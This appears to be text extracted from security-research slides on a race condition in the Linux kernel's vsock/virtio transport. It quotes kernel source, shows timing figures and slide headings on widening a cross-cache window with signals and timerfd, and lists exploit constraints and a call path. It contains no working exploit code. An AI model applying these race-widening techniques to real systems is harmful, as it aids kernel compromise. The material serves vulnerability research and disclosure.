
```
1 static int vsock_listen(struct socket *sock, int backlog)
2 {
3     ...
4
5     sk = sock->sk;
6
7     lock_sock(sk); ←
8
9     if (!sock_type_connectible(sk->sk_type)) {
10         err = -EOPNOTSUPP;
11         goto out;
12     }
13
14     if (sock->state != SS_UNCONNECTED) {
15         err = -EINVAL;
16         goto out;
17     }
18
19     vsk = vsock_sk(sk);
20
21     if (!vsock_addr_bound(&vsk->local_addr)) {
22         err = -EINVAL;
23         goto out;
24     }
25
26     sk->sk_max_ack_backlog = backlog;
27     sk->sk_state = TCP_LISTEN;
28
29     err = 0;
30
31 out:
32     release_sock(sk); ←
33     return err;
34 }
```

```
1 void virtio_transport_recv_pkt(struct virtio_transport *t,
2                               struct sk_buff *skb)
3 {
4     struct virtio_vsock_hdr *hdr = virtio_vsock_hdr(skb);
5     struct sockaddr_vm src, dst;
6     struct vsock_sock *vsk;
7     struct socket *sk;
8     bool space_available;
9
10    ...
11
12    lock_sock(sk); ←
13
14    /* Check if sk has been closed before lock_sock */
15    if (sock_flag(sk, SOCK_DONE)) {
16        (void)virtio_transport_reset_no_sock(t, skb);
17        release_sock(sk);
18        sock_put(sk);
19        goto free_pkt;
20    }
21
22    space_available = virtio_transport_space_update(sk, skb);
```


Extend Cross Cache Window



Extend Cross Cache Window



Extend Cross Cache Window



$6\mu s$



$40000\mu s$




Extend Cross Cache Window

Limitations

SOCK_DONE Check

NULL-ptr-deref

**Too Narrow
Cross Cache Window**



Solutions


**Race Condition Using
Signal**

**Race Condition with
vsock_listen()**

timerfd


02. Race Condition

Overall Race



Overall Race Scenario

Conclusion:



03. Exploit Scenario

Exploit Constraints


1. Race Window

2. Non-freeable Object

3. Worker Thread

4. vvs Struct Layout

5. Kernel Panic



Exploit Constraints


1. Race Window

2. Non-freeable Object

3. Worker Thread

4. vvs Struct Layout

5. Kernel Panic



Exploit Constraints


1. Race Window

2. Non-freeable Object

3. Worker Thread

4. vvs Struct Layout

5. Kernel Panic



Exploit Constraints

1. Race Window
2. Non-freeable Object
3. Worker Thread
- 4. vvs Struct Layout**
5. Kernel Panic

Prerequisite conditions
to reach the code below

```
vsock_loopback_work()  
virtio_transport_recv_pkt(VIRTIO_VSOCK_OP_SHUTDOWN)  
virtio_transport_recv_connected()  
virtio_transport_reset()  
virtio_transport_send_pkt_info()  
